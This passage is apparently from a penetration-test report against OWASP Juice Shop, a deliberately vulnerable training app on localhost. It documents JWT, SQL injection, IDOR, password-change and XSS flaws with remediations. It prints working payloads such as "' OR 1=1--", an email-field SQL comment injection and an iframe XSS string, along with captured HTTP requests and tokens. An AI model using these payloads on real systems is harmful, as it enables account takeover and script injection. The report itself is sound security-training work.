- **Remediation:** Disable the "None" Algorithm: Prevent the use of the "none" algorithm to avoid bypassing signature validation.

Vulnerability Findings

Exploit Evidence

```
GET /rest/basket/3 HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6MywidXNlc
mShbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJ
mMWJiZmZjNjc0NGE0ZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiI
iwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWN
yZXQiOiIiLCJpcOFjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNCOxMCOxNyAwNzozMzoyNC4yMzYgKzAwOjAwI
iwidXBkYXRlZEF0IjoiMjAyNCOxMCOxNyAwNzozMzoyNC4yMzYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF
OIjoxNzI5MTU0MjkxfQ.C-1sPsvmsPXCiCYfWsEZZox7JKBOgxHZwvx33eHsFUD4eUrcdZwiC4ibNokqTeTgJAl1rj
Sx-7vd1KwiIYYhayg2kJ9-T6866IuCsNxlKfbDqEKGtHcO91L7KB4FrlR_K2OpfH6WUo1WyJqVVTBTgloO6K1B79nF
NhTpsrDBmvI
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=LPqxO5eWQB89oKMNrwAyNfW2uBxtMas3jtW3Ip9tOad3vajyY1Jn4R2Xl7bm; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6MywidXNlc
mShbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJ
mMWJiZmZjNjc0NGE0ZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiI
iwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWN
yZXQiOiIiLCJpcOFjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNCOxMCOxNyAwNzozMzoyNC4yMzYgKzAwOjAwI
iwidXBkYXRlZEF0IjoiMjAyNCOxMCOxNyAwNzozMzoyNC4yMzYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF
OIjoxNzI5MTU0MjkxfQ.C-1sPsvmsPXCiCYfWsEZZox7JKBOgxHZwvx33eHsFUD4eUrcdZwiC4ibNokqTeTgJAl1rj
Sx-7vd1KwiIYYhayg2kJ9-T6866IuCsNxlKfbDqEKGtHcO91L7KB4FrlR_K2OpfH6WUo1WyJqVVTBTgloO6K1B79nF
NhTpsrDBmvI
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```





2. SQL Injection Vulnerability in Login User Account

- **Severity:** High
- **Vulnerability Description:** The login form is vulnerable to SQL injection, allowing an attacker to bypass authentication by injecting malicious SQL queries .

- **Steps to Reproduce**

1. Intercept the login Request: Open Burp Suite and enable the intercept feature.
Go to the login page of the OWASP Juice Shop.
Attempt to log in with a legitimate user's email (bender@juice-sh.op) and any random password.
Burp Suite will intercept the login request.
2. Examine the Request: In Burp Suite, examine the intercepted POST request.
In Burp Suite, examine the intercepted POST request.
3. Manipulate the Email Field with SQL Injection:
Replace the original email with the following SQL injection payload: victim@gmail.com' --
This SQL injection trick uses '-- to comment out the remainder of the SQL query, effectively bypassing the password check.

4.Forward the Manipulated Request: After making the modification, forward the request in Burp Suite.

5. Access Granted Without Password: The server processes the SQL injection, bypasses the password check, and grants access to the account associated with bender@juice-sh.op

- **Impact :** By exploiting this vulnerability, an attacker can bypass authentication and log in by any user Gmail.

Exploit Evidence

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 48
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=vjpOllgXQLxRo4EM7d8DUYf
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "email":"bender@juice-sh.op'--",
  "password":"1234"
}
```

- **Remediation:**

1. Use parameterized queries or prepared statements to prevent SQL injection.

2. Validate and sanitize user inputs properly.

3. broken access control by manipulating in order

- **Severity:** High
- **Vulnerability Description:** The vulnerability you exploited is a "Basket Manipulation" or "Insecure Direct Object Reference (IDOR)" vulnerability. This occurs when an attacker can manipulate input parameters, such as the basket ID, to gain unauthorized access to resources or actions that belong to other users. In this case, by manipulating or duplicating the basketId parameter, the attacker can place an order for another user without their consent. This happens because the application does not correctly validate the basket ID and allows an attacker to manipulate or repeat it, leading to unauthorized actions.

- **Steps to Reproduce**

1. Log in to Your Account: First, log in to your account on the OWASP Juice Shop as a legitimate user and add any item to your basket.

2. Intercept the Order Request: Open Burp Suite and enable intercept.

Proceed to the checkout page and submit the order.

Burp Suite will capture the HTTP request for the order, which will contain your basket ID.

3. Locate the Basket ID Parameter: In the intercepted request, locate the parameter that specifies your basket ID (e.g., basketId=6).

4. Duplicate the Basket ID Parameter: Add another basketId parameter to the request body or URL (e.g., basketId=5), repeating it twice.

Send the modified request through Burp Suite.


5. Unanticipated Behavior of Basket ID: The server will interpret the duplicated basket ID in an unexpected way, possibly placing the order for the basket belonging to another user with the second ID even though the first ID belongs to you.

6. Order Placed for Another User: The request is processed, and the order is placed for a user who didn't actually make the order, exploiting the way the system interprets multiple basket IDs.

Vulnerability Findings

- **Impact:** the vulnerability undermines the security of transactions, puts users at risk of unwanted actions, and exposes the business to financial and reputational damage.

Exploit Evidence



- **Remediation:**
- Validating user input: ensuring only authorized users can access and modify their own baskets.
- Enforcing strict authorization checks and role-based access control to prevent unauthorized access.
- Securing sessions with mechanisms like JWTs, session tokens, and secure cookies.
- Ensuring secure request handling by limiting API access and avoiding exposure of sensitive data through error messages.

4. Broken Authentication by changing user password

- **Severity:** High
- **Vulnerability Description:** The vulnerability identified in this scenario is Broken Authentication and Improper Input Validation. The attack occurred when the current password was bypassed during a password change operation. Specifically, an attacker was able to manipulate the request and remove the current_password parameter from the HTTP request. This allowed the attacker to change the password without needing to know the current one, which is a critical security flaw.
- **Steps to Reproduce:**

1. Login to the target user account using SQL Injection or another method to access the user's credentials.
2. Navigate to the password change page.
3. In the Burp Suite or another intercepting proxy, intercept the HTTP request while submitting the new password.
4. Identify the current_password parameter in the intercepted request.
5. Remove the current_password parameter from the request.
6. Send the modified request to the server, replacing only the new password and confirming the change.
7. The server processes the request, and the password is changed successfully to the new value.

Vulnerability Findings

- **Impact:** The impact of this vulnerability is severe, as it allows an attacker to change the password of a user's account without requiring any authentication or knowledge of the current password. This leads to unauthorized access to the user's account and potential compromise of sensitive information.

Exploit Evidence

```
GET /rest/user/change-password?&new=555555&repeat=555555 HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMDZiMGM1YzE5MjJlZDRlZDYyYTU0NDlkZDIwOWM5NmQiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0xMC0xNyAwNzozMzoyNC4yMzYgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0xMC0xNyAxMDoxNDozOS40OTYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI5MTY0Mjc4fQ.Di3rD6L68qhOZ1enLMBGtO59rV7r0OeeXCA-AmolcdrCDS3SVEAO38eOmVKWq3uuVqoPjEgJo9FWlyCLK47K1vLx61wV6CKPaW7UyxL7waXZWBo6Y4_ljfPVoX-ztF91MU40Q8s7ZbOvmfkX9HObvzENR0L_WdUAewtS37f5zfY
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=vjpOllgXQLxRo4EM7d8DUYfQ5uL3tyNsKahy3IYMtK6dJabWzZnYKV35wNym; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMDZiMGM1YzE5MjJlZDRlZDYyYTU0NDlkZDIwOWM5NmQiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0xMC0xNyAwNzozMzoyNC4yMzYgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0xMC0xNyAxMDoxNDozOS40OTYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI5MTY0Mjc4fQ.Di3rD6L68qhOZ1enLMBGtO59rV7r0OeeXCA-AmolcdrCDS3SVEAO38eOmVKWq3uuVqoPjEgJo9FWlyCLK47K1vLx61wV6CKPaW7UyxL7waXZWBo6Y4_ljfPVoX-ztF91MU40Q8s7ZbOvmfkX9HObvzENR0L_WdUAewtS37f5zfY
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 352
ETag: W/"160-ld52RnPwyzuyiXRVIQfUXGZ7PIo"
Vary: Accept-Encoding
Date: Thu, 17 Oct 2024 11:25:29 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "user":{
    "id":3,
    "username":"",
    "email":"bender@juice-sh.op",
    "password":"5b1b68a9abf4d2cd155c81a9225fd158",
    "role":"customer",
    "deluxeToken":"",
    "lastLoginIp":"127.0.0.1",
    "profileImage":"assets/public/images/uploads/default.svg",
    "totpSecret":"",
    "isActive":true,
    "createdAt":"2024-10-17T07:33:24.236Z",
    "updatedAt":"2024-10-17T11:25:29.320Z",
    "deletedAt":null
  }
}
```

- **Remediation:**
- **Require Authentication and MFA:** Ensure users are authenticated before performing sensitive actions, like password changes, and implement multi-factor authentication (MFA).
- **Validate Current Password:** Always verify the current password before allowing any changes to prevent bypassing the authentication.
- **Implement Authorization Checks:** Enforce strict checks to ensure users can only modify their own accounts.
- **Use Secure HTTP Methods and HTTPS:** Ensure sensitive operations are done using secure protocols (HTTPS) and appropriate methods (e.g., POST).
- **Parameter Validation:** Validate all input parameters to avoid tampering or unauthorized access through missing or altered values.

5. Login to bjoern.kimminich@gmail.com without Changing the Password


- **Severity:** High
- **Vulnerability Description:** The vulnerability allows an attacker to gain access to the bjoern.kimminich@gmail.com account without resetting or modifying the original password. By using administrative privileges, the attacker retrieves the target's email and password from the client-side JavaScript files, bypassing normal authentication mechanisms.
- **Steps to Reproduce:**


1. **Administrator Access:** First, I logged in with administrator privileges to OWASP Juice Shop.
2. **Extract Email:** After logging in as an administrator, I navigated through the user management sections and identified the email bjoern.kimminich@gmail.com.
3. **JavaScript File Inspection:** I proceeded to inspect the application's JavaScript (JS) files. Specifically, I searched for references to OAuth to uncover potential authentication or password handling logic. This search revealed sensitive information, including the password for bjoern.kimminich@gmail.com stored within the JS files.
4. **Retrieve Password:** Using the method written in the JavaScript files, I was able to retrieve the password associated with the target email.
5. **Login:** With the email bjoern.kimminich@gmail.com and the retrieved password, I logged into the account without triggering a password reset or changing the original password.

Vulnerability Findings

- **Impact:** This vulnerability allows an attacker to log in to the target account without any interaction from the victim. The attacker gains complete access to the user's account, potentially compromising sensitive data, accessing private information, or performing unauthorized actions within the account.

Exploit Evidence





- **Remediation**

1. **Secure Storage of Credentials:** Passwords or sensitive data should never be exposed in client-side JavaScript files. Move all sensitive operations and data handling to the server side.
2. **Server-Side Authentication:** Implement server-side authentication mechanisms that ensure sensitive information like passwords is never exposed to the client. All password validation and handling should occur securely on the server.
3. **Security Audits:** Regularly audit the application's JavaScript and other client-side code to ensure that no sensitive information is inadvertently exposed. Conduct static code analysis to catch vulnerabilities early.

6. Client-Side XSS Protection Bypass in Registration Form

- **Severity:** High
- **Vulnerability Description:** This XSS vulnerability bypasses client-side protection mechanisms by injecting JavaScript payloads into form fields, which are then executed on the client side.
- **Steps to Reproduce:**

1. Use Burp Suite Repeater to modify the request during the registration process.


2. In the Email field, inject the following payload:

```
html
Copy code
<iframe src=\"javascript:alert('XSS')\"></iframe>
```

3. Submit the request through Burp Repeater.

- **Impact:** By bypassing client-side protections, an attacker can execute arbitrary scripts in the victim's browser, leading to potential data theft or unauthorized actions.
- **Remediation:** Implement robust server-side validation and sanitization of inputs. Client-side protections can be easily bypassed, so server-side checks are essential for security.

Exploit Evidence



7. SQL Injection Vulnerability in Login Page

- **Severity:** High
- **Vulnerability Description:** The login form is vulnerable to SQL injection, allowing an attacker to bypass authentication by injecting malicious SQL queries.
- **Steps to Reproduce:**

1. Go to the login page (http://localhost:3000/#/login).


2. Enter the following payload in the username or password field:

' OR 1=1--

3. Submit the form.

- **Impact:** By exploiting this vulnerability, an attacker can bypass authentication and log in as the first user in the database, potentially gaining admin privileges.

Exploit Evidence



- **Remediation:**
  1. Use parameterized queries or prepared statements to prevent SQL injection.
  2. Validate and sanitize user inputs properly.

8. Reflected XSS in Address Field

- **Severity:** Medium
- **Vulnerability Description:** A reflected XSS vulnerability occurs when untrusted input from the user is reflected immediately in the response, leading to the execution of arbitrary JavaScript.
- **Steps to Reproduce:**

